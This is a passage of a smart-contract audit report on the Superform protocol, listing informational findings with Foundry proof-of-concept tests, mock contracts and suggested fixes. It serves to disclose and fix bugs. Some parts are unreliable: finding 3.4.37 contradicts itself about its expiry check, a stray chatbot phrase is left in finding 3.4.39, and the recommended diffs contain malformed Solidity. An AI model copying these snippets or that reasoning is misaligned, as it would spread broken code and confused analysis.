This command transfers token from user to Spectra contract. In certain edge case user will use it if intends to execute multiple `SpectraExchangeHook` hooks in batch.

Recommendation: Consider handling this case.

Superform: Fixed in PR 606.

3.4.36 BNB Token Approval Incompatibility Vulnerability

Submitted by Atharv

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The Superform protocol's approval pattern is incompatible with BNB token and other tokens that revert on zero-value approvals, causing complete failure across multiple hooks and preventing users from interacting with these tokens throughout the protocol.

Finding Description: The Superform protocol implements a security pattern where it first calls `approve(spender, 0)` followed by `approve(spender, amount)` to prevent approval front-running attacks. However, this pattern is fundamentally incompatible with tokens like BNB. BNB token's `approve` function contains a validation check that reverts when the approval amount is zero:

```
function approve(address _spender, uint256 _value) returns (bool success) {
    if (_value <= 0) throw; // This breaks Superform's approval pattern // <<<
    allowance[msg.sender][_spender] = _value;
    return true;
}
```

All approval-based hooks in the protocol follow this execution pattern:

```
executions[0] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (spender, 0))});
↪  // FAILS
executions[1] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (spender,
↪  amount))});
executions[2] = // Main operation (deposit/stake/swap/etc.)
executions[3] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (spender, 0))});
↪  // FAILS
```

The first and last `approve(0)` calls will revert immediately when used with BNB token, causing the entire transaction to fail.

Impact Explanation: This vulnerability has Medium impact as tokens like BNB will fail whenever `approve(0)` is present in the execution flow. The issue affects multiple critical components across the protocol:

Affected Components:

- Token Hooks: `ApproveERC20Hook` (`src/core/hooks/tokens/erc20/ApproveERC20Hook.sol:53`).
- Vault Hooks: All ERC4626, ERC5115, and ERC7540 vault hooks contain `approve(0)` calls.
- Swapper Hooks: `ApproveAndSwapOdosHook` (`src/core/hooks/swappers/odos/ApproveAndSwapOdosHook.sol:76`).
- Staking Hooks: Both Fluid and Gearbox staking hooks implement the problematic pattern.
- Loan Hooks: All Morpho-related hooks (borrow, repay, repayAndWithdraw) use `approve(0)`.

Likelihood Explanation: Medium Likelihood.

Proof of Concept: Add the Mock token file inside the Mocks folder in test.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

/// @title Mock BNB Token
/// @dev This contract replicates the exact behavior of the real BNB token that causes approval issues
/// @dev Source: https://etherscan.io/token/0xB8c77482e45F1F44dE1745F52C74426C631bDD52#code
contract MockBNBToken {
    string public name = "Binance Coin";
    string public symbol = "BNB";
    uint8 public decimals = 18;
    uint256 public totalSupply;

    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);

    constructor() {
        totalSupply = 200000000 * 1e18; // 200M BNB
        balanceOf[msg.sender] = totalSupply;
    }

    function transfer(address _to, uint256 _value) external returns (bool) {
        require(balanceOf[msg.sender] >= _value, "BNB: transfer amount exceeds balance");
        require(_to != address(0), "BNB: transfer to the zero address");

        balanceOf[msg.sender] -= _value;
        balanceOf[_to] += _value;
        emit Transfer(msg.sender, _to, _value);
        return true;
    }

    /// @dev EXACT REPLICATION of BNB approve function that causes the issue
    /// @dev This function reverts when _value <= 0, which breaks the Superform approve pattern
    function approve(address _spender, uint256 _value) external returns (bool) {
```

```
        // THIS IS THE PROBLEMATIC LINE - BNB reverts if _value <= 0
        if (_value <= 0) {
            revert("BNB: approve value must be greater than 0");
        }

        allowance[msg.sender][_spender] = _value;
        emit Approval(msg.sender, _spender, _value);
        return true;
    }

    function transferFrom(address _from, address _to, uint256 _value) external returns (bool) {
        require(balanceOf[_from] >= _value, "BNB: transfer amount exceeds balance");
        require(allowance[_from][msg.sender] >= _value, "BNB: transfer amount exceeds allowance");
        require(_to != address(0), "BNB: transfer to the zero address");

        balanceOf[_from] -= _value;
        balanceOf[_to] += _value;
        allowance[_from][msg.sender] -= _value;

        emit Transfer(_from, _to, _value);
        return true;
    }

    // Helper function for testing
    function mint(address _to, uint256 _amount) external {
        balanceOf[_to] += _amount;
        totalSupply += _amount;
        emit Transfer(address(0), _to, _amount);
    }
}
```

Add the function in `ApproveERC20Hook.t.sol`.

```
function test_BNB_Approval_Issue_PoC() public {
    // Deploy MockBNBToken that replicates real BNB behavior
    MockBNBToken bnbToken = new MockBNBToken();
    address alice = address(0xABCD);
    uint256 approvalAmount = 50 * 1e18;

    // Give Alice some BNB tokens using the mint function
    bnbToken.mint(alice, 100 * 1e18);

    bytes memory hookData = abi.encodePacked(
        address(bnbToken),    // token
        spender,              // spender
        approvalAmount,       // amount
        false                 // usePrevHookAmount
    );

    Execution[] memory executions = hook.build(address(0), alice, hookData);
    assertEq(executions.length, 2, "Hook should build 2 executions");

    vm.prank(alice);
    (bool success, bytes memory returnData) = executions[0].target.call(executions[0].callData);

    assertFalse(success, "First execution (approve 0) should fail with BNB token");
}
```

Recommendation: Implement Try-Catch Pattern:

```
try IERC20(token).approve(spender, 0) {
    // Continue with normal flow
    approve(spender, amount);
} catch {
    // Skip zero approval for incompatible tokens
    approve(spender, amount);
}
```

Superform: Acknowledged.

3.4.37 Potential Vulnerabilities in Order Expiry Checks

Submitted by sergei2340

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `PendleRouterSwapHook.sol` contract uses a strict greater-than comparison for order expiry checks, which means that orders expiring exactly at the current block timestamp will be rejected, potentially causing unexpected behavior.

Finding Description: In the `PendleRouterSwapHook.sol` contract, the order expiry validation is performed using a strict comparison against the current block timestamp:

```
// In src/core/hooks/swappers/pendle/PendleRouterSwapHook.sol
function _validateOrder(Order memory order) internal view {
    if (order.expiry < block.timestamp) revert ORDER_EXPIRED();
    // Other validations...
}
```

The issue here is that an order with `expiry == block.timestamp` would still be considered valid, even though the expiry moment has technically arrived. This creates edge cases:

1. If a transaction is included in a block with a timestamp exactly matching the expiry, the order would still execute.
2. There's ambiguity about whether an order should execute at the exact expiry moment.
3. This behavior may not align with user expectations, who might assume an order expires strictly before or at the specified timestamp.

While this is a subtle issue that doesn't directly compromise security, it represents inconsistent behavior that could lead to user confusion or unexpected outcomes in edge cases.

Impact Explanation: The impact is rated as Low because:

1. It only affects transactions that happen to be included in a block with a timestamp exactly matching the expiry.
2. The order would still execute according to the user's signed parameters, just at a borderline moment.
3. No direct financial loss would occur as a result of this issue alone.
4. The problem affects only the specific edge case around the expiry boundary.
5. Users who are aware of this behavior can adjust their expiry settings accordingly.

Likelihood Explanation: The likelihood is rated as Medium because:

1. Block timestamps are not perfectly precise, but they advance in discrete steps.
2. Given enough transactions, it's statistically likely that some will eventually hit the exact expiry timestamp.
3. The issue would consistently manifest in this specific edge case.
4. No mitigations are currently in place to handle this boundary condition specifically.
5. The behavior could become more frequent as transaction volumes increase.## Proof of Concept.

Recommendation: Use a more consistent approach to expiry checking by either:

1. Allowing orders to execute at the exact expiry time but not after:

```
   Copyfunction _validateOrder(Order memory order) internal view {
-      if (order.expiry < block.timestamp) revert ORDER_EXPIRED();
+      if (order.expiry <= block.timestamp) revert ORDER_EXPIRED();
       // Other validations...
   }
```

2. Or explicitly documenting the current behavior to make it clear to users that an order can execute until the block timestamp strictly exceeds the expiry time.

The first approach is recommended as it provides a clearer boundary for expiration and aligns better with common user expectations.

Superform: Fixed in PR 640.

3.4.38 Storage Reuse Corruption in function `_validateTxData()` and `inspect()` in `SpectraExchangeHook`

Submitted by Dystopia

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `_validateTxData` function reuses a `ValidateTxDataParams` struct across loop iterations without resetting fields, causing residual data from previous commands (e.g., `DEPOSIT_ASSET_IN_PT`) to persist into subsequent commands (e.g., `TRANSFER_FROM`). This leads to incorrect encoding, leading to stale data in some fields across iterations. A similar issue occurs for `inspect` function that uses `ValidateTxDataParams memory params`.

```
ValidateTxDataParams memory params;
// Fields like params.ptRecipient persist across loop iterations
for (uint256 i; i < params.commandsLength; ++i) {
    uint256 command = params.commands[i];
    if (command == SpectraCommands.DEPOSIT_ASSET_IN_PT) {
        (params.pt, params.assets, params.ptRecipient, params.ytRecipient, params.minShares) =
            abi.decode(input, (address, uint256, address, address, uint256));
        // ... sets params.ptRecipient
        params.updatedInputs[i] = abi.encode(params.pt, params.assets, params.ptRecipient, params.ytRecipient);
    } else if (command == SpectraCommands.TRANSFER_FROM) {
        (params.transferToken, params.assets) = abi.decode(input, (address, uint256));
        // params.ptRecipient retains previous value
        params.updatedInputs[i] = abi.encode(params.transferToken, params.assets);
    }
}
```

1. Struct Memory Persistence: The `params` struct is declared in memory (`memory` keyword) and persists across loop iterations. Memory in Solidity is not automatically zeroed-out between iterations.
2. Partial Field Initialization: Each command type only initializes specific fields of the struct:
   - `DEPOSIT_ASSET_IN_PT`: Sets `pt`, `assets`, `ptRecipient`, `ytRecipient`, `minShares`.
   - `DEPOSIT_ASSET_IN_IBT`: Sets `ibt`, `assets`, `recipient`.
   - `TRANSFER_FROM`: Sets only `transferToken`.
3. Residual Data Carryover: Fields not initialized in subsequent commands retain values from previous iterations. For example:

```
// Iteration 1 (DEPOSIT_ASSET_IN_PT)
params.pt = 0xAAA...;
params.ptRecipient = 0xBBB...;
// params.recipient NOT SET (remains 0x00..00)

// Iteration 2 (TRANSFER_FROM)
params.transferToken = 0xCCC...;
// params.ptRecipient STILL 0xBBB... from Iteration 1!
```

Finding Description: The `ValidateTxDataParams` struct is declared in memory and persists across iterations of the command processing loop. Each command type (`DEPOSIT_ASSET_IN_PT`, `DEPOSIT_ASSET_IN_IBT`, `TRANSFER_FROM`) initializes only specific fields, leaving others unchanged. For example, `DEPOSIT_ASSET_IN_PT` sets `ptRecipient`, but `TRANSFER_FROM` does not reset it, allowing residual `ptRecipient` values to persist. This breaks data integrity, as residual fields can alter the `updatedInputs` encoding indirectly through inspection outputs or downstream processing.

Attack Scenario: An attacker crafts a transaction with a `DEPOSIT_ASSET_IN_PT` command (setting `ptRecipient` to their address) followed by a `TRANSFER_FROM` command. The residual `ptRecipient` from the first command persists, altering the encoded output of `_validateTxData`.

Impact: High. The residual data can lead to incorrect transaction encoding, this will disrupt contract functionality.

Likelihood: High. Exploitation requires a specific command sequence (e.g., `DEPOSIT_ASSET_IN_PT` followed by `TRANSFER_FROM`) and a signature scheme relying on inspection outputs. While not trivial, the hardcoded struct reuse makes this issue organic and very likely in multi-command transactions.

Proof of Concept: The proof of concept demonstrates the storage reuse issue with two examples: a benign transaction and a malicious transaction, showing how residual data alters the encoded output.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {BytesLib} from "vendor/BytesLib.sol";

contract MockSpectraRouter {
    bytes public lastCallData;

    function execute(bytes calldata data) external payable {
        lastCallData = data;
    }
}

interface ISuperHookResult {
    function outAmount() external view returns (uint256);
}

contract MockPrevHook is ISuperHookResult {
    function outAmount() external pure returns (uint256) {
        return 100;
    }
}

contract SpectraExchangeHookPOC {
    using BytesLib for bytes;

    MockSpectraRouter public immutable router;
    uint256 private constant USE_PREV_HOOK_AMOUNT_POSITION = 0;
    uint256 private constant AMOUNT_POSITION = 57;
    uint256 private constant DEPOSIT_ASSET_IN_PT = 0;
    uint256 private constant TRANSFER_FROM = 2;

    struct ValidateTxDataParams {
        bytes4 selector;
        bytes commandsData;
        bytes[] inputs;
        uint256 inputsLength;
        bytes[] updatedInputs;
        uint256[] commands;
        uint256 commandsLength;
        address pt;
        uint256 assets;
        address ptRecipient;
        address ytRecipient;
        uint256 minShares;
        address ibt;
        address recipient;
        address transferToken;
        uint256 deadline;
    }

    constructor(address router_) {
        router = MockSpectraRouter(router_);
    }

    function build(address prevHook, address account, bytes calldata data)
        external
        view
        returns (Execution[] memory executions)
    {
        bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);
        uint256 value = abi.decode(data[25:AMOUNT_POSITION], (uint256));
        bytes memory txData_ = data[AMOUNT_POSITION:];
        bytes memory updatedTxData = _validateTxData(txData_, account, usePrevHookAmount, prevHook,
        ↪  address(0x1));

        executions = new Execution[](1);
        executions[0] = Execution({
            target: address(router),
            value: value,
            callData: updatedTxData
        });
```

```
    }

    function _validateTxData(bytes calldata data, address account, bool usePrevHookAmount, address prevHook,
    ↪  address pt)
        private
        view
        returns (bytes memory updatedTxData)
    {
        ValidateTxDataParams memory params;
        params.selector = bytes4(data[0:4]);

        if (params.selector == bytes4(keccak256("execute(bytes,bytes[])"))) {
            (params.commandsData, params.inputs) = abi.decode(data[4:], (bytes, bytes[]));
            params.inputsLength = params.inputs.length;
            params.updatedInputs = new bytes[](params.inputsLength);
        } else {
            revert("INVALID_SELECTOR");
        }

        params.commands = new uint256[](params.inputsLength);
        for (uint256 i = 0; i < params.inputsLength; i++) {
            params.commands[i] = uint8(params.commandsData[i]);
        }
        params.commandsLength = params.commands.length;

        for (uint256 i; i < params.commandsLength; ++i) {
            uint256 command = params.commands[i];
            bytes memory input = params.inputs[i];
            if (command == DEPOSIT_ASSET_IN_PT) {
                (params.pt, params.assets, params.ptRecipient, params.ytRecipient, params.minShares) =
                    abi.decode(input, (address, uint256, address, address, uint256));
                require(params.minShares > 0, "INVALID_MIN_SHARES");
                require(params.pt == pt, "INVALID_PT");
                require(params.ptRecipient == account, "INVALID_RECIPIENT");
                require(params.ytRecipient == account, "INVALID_RECIPIENT");
                if (usePrevHookAmount) {
                    params.assets = ISuperHookResult(prevHook).outAmount();
                }
                require(params.assets > 0, "AMOUNT_NOT_VALID");
                params.updatedInputs[i] = abi.encode(params.pt, params.assets, params.ptRecipient,
                ↪  params.ytRecipient);
            } else if (command == TRANSFER_FROM) {
                (params.transferToken, params.assets) = abi.decode(input, (address, uint256));
                require(params.transferToken != address(0), "INVALID_TRANSFER_TOKEN");
                if (usePrevHookAmount) {
                    params.assets = ISuperHookResult(prevHook).outAmount();
                }
                require(params.assets > 0, "AMOUNT_NOT_VALID");
                params.updatedInputs[i] = abi.encode(params.transferToken, params.assets);
            }
        }

        updatedTxData = abi.encodeWithSelector(params.selector, params.commandsData, params.updatedInputs);
    }

    function _decodeBool(bytes calldata data, uint256 position) internal pure returns (bool) {
        return data[position] != bytes1(0);
    }
}

contract SpectraExchangeHookPOCTest {
    SpectraExchangeHookPOC hook;
    MockSpectraRouter router;
    MockPrevHook prevHook;
    address account;

    function setUp() public {
        router = new MockSpectraRouter();
        prevHook = new MockPrevHook();
        hook = new SpectraExchangeHookPOC(address(router));
        account = address(this);
    }

    function test_benign_transaction() public {
        // Benign transaction: DEPOSIT_ASSET_IN_PT followed by TRANSFER_FROM
        bytes memory depositInput = abi.encode(
```

```
            address(0x1), // pt
            uint256(100), // assets
            account,      // ptRecipient
            account,      // ytRecipient
            uint256(50)   // minShares
        );
        bytes memory transferInput = abi.encode(
            address(0x2), // transferToken
            uint256(200)  // assets
        );
        bytes memory commandsData = abi.encodePacked(uint8(0), uint8(2)); // DEPOSIT_ASSET_IN_PT, TRANSFER_FROM
        bytes[] memory inputs = new bytes[](2);
        inputs[0] = depositInput;
        inputs[1] = transferInput;
        bytes memory txData = abi.encodeWithSelector(
            bytes4(keccak256("execute(bytes,bytes[])")),
            commandsData,
            inputs
        );

        bytes memory data = abi.encodePacked(
            bytes4(0x12345678), // placeholder
            address(0x1),       // yieldSource
            bytes1(0x01),       // usePrevHookAmount
            uint256(0),         // padding
            uint256(100),       // value
            txData
        );

        Execution[] memory executions = hook.build(address(prevHook), account, data);
        bytes memory callData = executions[0].callData;
        router.execute(callData);

        // Verify encoded output
        (, bytes[] memory updatedInputs) = abi.decode(callData[4:], (bytes, bytes[]));
        assertEq(updatedInputs[0].length, 4 * 32); // DEPOSIT_ASSET_IN_PT: 4 fields
        assertEq(updatedInputs[1].length, 2 * 32); // TRANSFER_FROM: 2 fields
    }

    function test_malicious_transaction() public {
        // Malicious transaction: DEPOSIT_ASSET_IN_PT with attacker address
        address attacker = address(0xBAD);
        bytes memory depositInput = abi.encode(
            address(0x1), // pt
            uint256(100), // assets
            attacker,     // ptRecipient
            attacker,     // ytRecipient
            uint256(50)   // minShares
        );
        bytes memory transferInput = abi.encode(
            address(0x2), // transferToken
            uint256(200)  // assets
        );
        bytes memory commandsData = abi.encodePacked(uint8(0), uint8(2)); // DEPOSIT_ASSET_IN_PT, TRANSFER_FROM
        bytes[] memory inputs = new bytes[](2);
        inputs[0] = depositInput;
        inputs[1] = transferInput;
        bytes memory txData = abi.encodeWithSelector(
            bytes4(keccak256("execute(bytes,bytes[])")),
            commandsData,
            inputs
        );

        bytes memory data = abi.encodePacked(
            bytes4(0x12345678), // placeholder
            address(0x1),       // yieldSource
            bytes1(0x01),       // usePrevHookAmount
            uint256(0),         // padding
            uint256(100),       // value
            txData
        );

        Execution[] memory executions = hook.build(address(prevHook), account, data);
        bytes memory callData = executions[0].callData;
        router.execute(callData);
```

```
        // Verify residual data affects encoding
        (, bytes[] memory updatedInputs) = abi.decode(callData[4:], (bytes, bytes[]));
        assertEq(updatedInputs[0].length, 4 * 32); // DEPOSIT_ASSET_IN_PT: 4 fields
        assertEq(updatedInputs[1].length, 2 * 32); // TRANSFER_FROM: 2 fields
        // Note: Residual data (e.g., ptRecipient) is not directly encoded but could affect inspection outputs
    }
}
```

The proof of concept includes two test cases:

1. Benign Transaction: A `DEPOSIT_ASSET_IN_PT` command (with `ptRecipient = account`) followed by a `TRANSFER_FROM` command. The encoded output is correct but sets `params.ptRecipient` in the first iteration, which persists.
2. Malicious Transaction: A `DEPOSIT_ASSET_IN_PT` command (with `ptRecipient = attacker`) followed by a `TRANSFER_FROM` command. The residual `ptRecipient` persists into the second iteration. While `TRANSFER_FROM` encoding only includes `transferToken` and `assets`, the residual data could affect inspection outputs or downstream signature validation, leading to a hash mismatch.

Recommendation: Use local variables per iteration to avoid struct reuse, ensuring no residual data persists.

```
function _validateTxData(bytes calldata data, address account, bool usePrevHookAmount, address prevHook,
↪  address pt)
    private
    view
    returns (bytes memory updatedTxData)
{
    bytes4 selector = bytes4(data[0:4]);
    bytes memory commandsData;
    bytes[] memory inputs;
    bytes[] memory updatedInputs;
    uint256 inputsLength;

    if (selector == bytes4(keccak256("execute(bytes,bytes[])"))) {
        (commandsData, inputs) = abi.decode(data[4:], (bytes, bytes[]));
        inputsLength = inputs.length;
        updatedInputs = new bytes[](inputsLength);
    } else {
        revert("INVALID_SELECTOR");
    }

    uint256[] memory commands = new uint256[](inputsLength);
    for (uint256 i = 0; i < inputsLength; i++) {
        commands[i] = uint8(commandsData[i]);
    }

    for (uint256 i; i < inputsLength; ++i) {
        uint256 command = commands[i];
        bytes memory input = inputs[i];
        if (command == SpectraCommands.DEPOSIT_ASSET_IN_PT) {
            (address _pt, uint256 _assets, address _ptRecipient, address _ytRecipient, uint256 _minShares) =
                abi.decode(input, (address, uint256, address, address, uint256));
            require(_minShares > 0, "INVALID_MIN_SHARES");
            require(_pt == pt, "INVALID_PT");
            require(_ptRecipient == account, "INVALID_RECIPIENT");
            require(_ytRecipient == account, "INVALID_RECIPIENT");
            uint256 assets = usePrevHookAmount ? ISuperHookResult(prevHook).outAmount() : _assets;
            require(assets > 0, "AMOUNT_NOT_VALID");
            updatedInputs[i] = abi.encode(_pt, assets, _ptRecipient, _ytRecipient);
        } else if (command == SpectraCommands.TRANSFER_FROM) {
            (address _transferToken, uint256 _assets) = abi.decode(input, (address, uint256));
            require(_transferToken != address(0), "INVALID_TRANSFER_TOKEN");
            uint256 assets = usePrevHookAmount ? ISuperHookResult(prevHook).outAmount() : _assets;
            require(assets > 0, "AMOUNT_NOT_VALID");
            updatedInputs[i] = abi.encode(_transferToken, assets);
        }
    }

    updatedTxData = abi.encodeWithSelector(selector, commandsData, updatedInputs);
}
```

This avoids struct reuse by using local variables, ensuring no residual data affects subsequent iterations or outputs.

Superform: Acknowledged.

3.4.39 Merkle Leaf Mismatch in `SuperDestinationValidator` Leads to Rejection of README-Compliant Messages

Submitted by 0xAlex

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `SuperDestinationValidator.sol` contract calculates Merkle leaves for message verification using a structure that omits the `adapter` address and uses a global signature expiry (`sigData.validUntil`) for the leaf's timestamp. This mismatches the README.md's implied leaf structure, which suggests including the `adapter` and a leaf-specific `validUntil`. This discrepancy causes valid messages (if constructed per README) to be rejected with an `INVALID_PROOF` error.

Finding Description: The core of the issue lies in `SuperDestinationValidator._createLeaf`. The data hashed to form the Merkle leaf internally by this function does not include the `adapter` address (the `msg.sender` to `SuperDestinationExecutor.processBridgedExecution`). Additionally, for the timestamp component of the leaf, it uses `sigData.validUntil`, which is the overall expiry for the signature data blob, rather than a potentially more granular, leaf-specific `validUntil` that might be hashed directly into a leaf according to a user's interpretation of the README.

A user or system constructing a Merkle leaf based on the README (i.e., including `adapter` and a distinct `validUntil` for that leaf in the hash) would generate a different leaf hash than what `SuperDestinationValidator` expects. When the Merkle proof is verified against this mismatched leaf, `MerkleProof.verify` fails, and the validator (correctly, from its perspective) reverts the transaction with `INVALID_PROOF`. Okay, here are shorter versions of the Impact and Likelihood explanations:

Impact Explanation: Medium. Signed messages constructed with Merkle leaves strictly following the README (including `adapter` and leaf-specific `validUntil`) will be rejected by `SuperDestinationValidator`. This causes a denial of service for such messages and forces users to deviate from documentation to match the validator's internal, undocumented leaf structure, creating integration friction. While not a direct fund loss, it breaks documented behavior.

Likelihood Explanation: High. Integrators strictly following the README's implied leaf structure (including fields like `adapter` or leaf-specific `validUntil`) are likely to encounter this `INVALID_PROOF` issue, as the validator's internal leaf calculation differs.

Proof of Concept: The following Foundry test, `test_POC_DirectLeafToRootMismatch`, demonstrates the vulnerability. It prepares `signatureData` where the `merkleRoot` is derived from a leaf constructed per the README (including `adapter` and a leaf-specific `validUntil`). When `SuperDestinationExecutor.processBridgedExecution` calls `SuperDestinationValidator`, the validator's internally calculated leaf differs, causing `MerkleProof.verify` to fail and revert with `INVALID_PROOF`.

To run both functions to the `test/unit/executors/SuperExecutor.t.sol`. And then run `forge test --match-test test_POC_DirectLeafToRootMismatch`:

```
function _prepareDirectMismatchSignatureData(
    bytes memory callDataForLeaf,
    address[] memory dstTokens,
    uint256[] memory intentAmounts
)
    private
    returns (bytes memory signatureData)
{
    // Prepares signatureData with a Merkle root (`rootForSignature`) derived from a leaf
    // (`leafAccordingToREADME`) constructed per README.md (including 'adapter' and leaf-specific
    ↪  'validUntil').
    // An empty proof is used as the leaf itself is the root.

    uint48 validUntilForLeaf_README = uint48(block.timestamp + 1 hours); // Leaf-specific expiry
    address adapterForLeaf_README = makeAddr("mockAdapterForLeaf_DirectHelper"); // The adapter

    // Data for the README-compliant leaf's inner hash
    bytes memory dataForInnerHash_README = abi.encode(
        callDataForLeaf,
        uint64(block.chainid),
        account, // sender
```

```
        address(superDestinationExecutor), // executor
        adapterForLeaf_README, // <<< adapter included
        dstTokens,
        intentAmounts,
        validUntilForLeaf_README // <<< leaf-specific validUntil included
    );
    bytes32 innerHash_README = keccak256(dataForInnerHash_README);
    // Constructing the leaf: keccak256(abi.encode(innerHash_README))
    // This form ensures it differs from validator's keccak256(innerHash_Validator_Different_Content)
    bytes32 leafAccordingToREADME = keccak256(abi.encode(innerHash_README));

    bytes32 rootForSignature = leafAccordingToREADME; // This README-compliant leaf is the root
    bytes32[] memory proofForSignatureData = new bytes32[](0); // Empty proof

    // Sign this root
    bytes memory sig = _createSignature(
        SuperValidatorBase(address(superDestinationValidator)).namespace(), rootForSignature, signer,
        ↪  signerPrvKey
    );

    // Overall signature data expiry
    uint48 validUntilForSigCheck = uint48(block.timestamp + 2 hours);
    signatureData = abi.encode(
        validUntilForSigCheck,
        rootForSignature,
        proofForSignatureData,
        sig
    );
}

function test_POC_DirectLeafToRootMismatch() public {
    // PoC: Demonstrates INVALID_PROOF due to leaf structure mismatch (README vs. Validator).

    // STEP 1: Prepare base data.
    ISuperExecutor.ExecutorEntry memory entryToExecute;
    bytes memory executorCalldataAA = abi.encodeWithSelector(ISuperExecutor.execute.selector,
    ↪  abi.encode(entryToExecute));
    (address[] memory dstTokens, uint256[] memory intentAmounts) = _getDstTokensAndIntents();
    bytes memory callDataForLeaf = abi.encode(executorCalldataAA, uint64(block.chainid), account,
    ↪  address(superDestinationExecutor), 1);

    // STEP 2: Craft `signatureData` with a README-compliant Merkle root.
    bytes memory signatureData = _prepareDirectMismatchSignatureData(callDataForLeaf, dstTokens, intentAmounts);

    uint256 amountToFund = intentAmounts[0]; // Ensure account has funds if needed by intents
    _getTokens(address(token), address(account), amountToFund);

    // STEP 3: Expect REVERT (INVALID_PROOF).
    // The validator's internal leaf will not match `rootForSignature` because it omits 'adapter'
    // and uses `sigData.validUntil` instead of the leaf-specific one hashed into `rootForSignature`.
    vm.expectRevert(); // Catches the expected INVALID_PROOF

    // STEP 4: Trigger the validation.
    superDestinationExecutor.processBridgedExecution(
        address(token), // Represents adapter address, not part of validator's leaf hash
        account,
        dstTokens,
        intentAmounts,
        "", // initData
        callDataForLeaf,
        signatureData // Contains the README-compliant root that validator will reject
    );
}
```

Recommendation: To resolve this discrepancy and improve predictability for integrators:

1. Align Implementation with Documentation: Modify `SuperDestinationValidator._createLeaf` to include the `adapter` address in its hashed components. The `adapter` address (which is `msg.sender` to `SuperDestinationExecutor.processBridgedExecution`) can be passed through to `isValidDestinationSignature` and then to `_createLeaf`.
2. Clarify `validUntil` Usage: Decide on a consistent source for the `validUntil` timestamp within the leaf's hash. If a leaf-specific `validUntil` is intended to be part of the signed leaf, ensure the validator uses this. If the global `sigData.validUntil` is always to be used for the leaf's timestamp component,

this should be explicitly documented.

3. Update Documentation: Regardless of the chosen implementation path, update the README.md and any other developer documentation to precisely specify all data fields, their order, and the exact hashing mechanism required to construct a Merkle leaf that `SuperDestinationValidator` will accept. This will prevent integration issues and ensure consistent behavior.

Superform: Fixed in PR 641 and PR 664.

3.4.40 Unsafe casting, OpenZeppelin's SafeCast imported but not used in places where it should be used

Submitted by xoismael

Severity: Informational

Context: BatchTransferFromHook.sol#L91

Summary: Even though openzeppelin's SafeCast library is imported BatchTransferFromHook.sol#L7, it is not used in the places where it is supposed to be used.

For example on BatchTransferFromHook.sol#L91 and BatchTransferFromHook.sol#L180, the amount variable is casted from `uint256` to `uint160` without using `SafeCast`.

Impact Explanation: It may lead to incorrect allowance due to overflow.

Recommendation: Since the statement `using SafeCast for uint256` is already placed in BatchTransferFromHook.sol#L28, we can just modify the code to this:

```
-  -- a/src/core/hooks/tokens/permit2/BatchTransferFromHook.sol
+  ++ b/src/core/hooks/tokens/permit2/BatchTransferFromHook.sol
  @@ -88,7 +88,7 @@ contract BatchTransferFromHook is BaseHook, ISuperHookInspector {

                details[i] = IAllowanceTransfer.PermitDetails({
                    token: token,
-                   amount: uint160(amount),
+                   amount: amount.toUint160();,
                    expiration: uint48(sigDeadline),
                    nonce: uint48(0)
                });
```

Superform: Fixed in PR 642.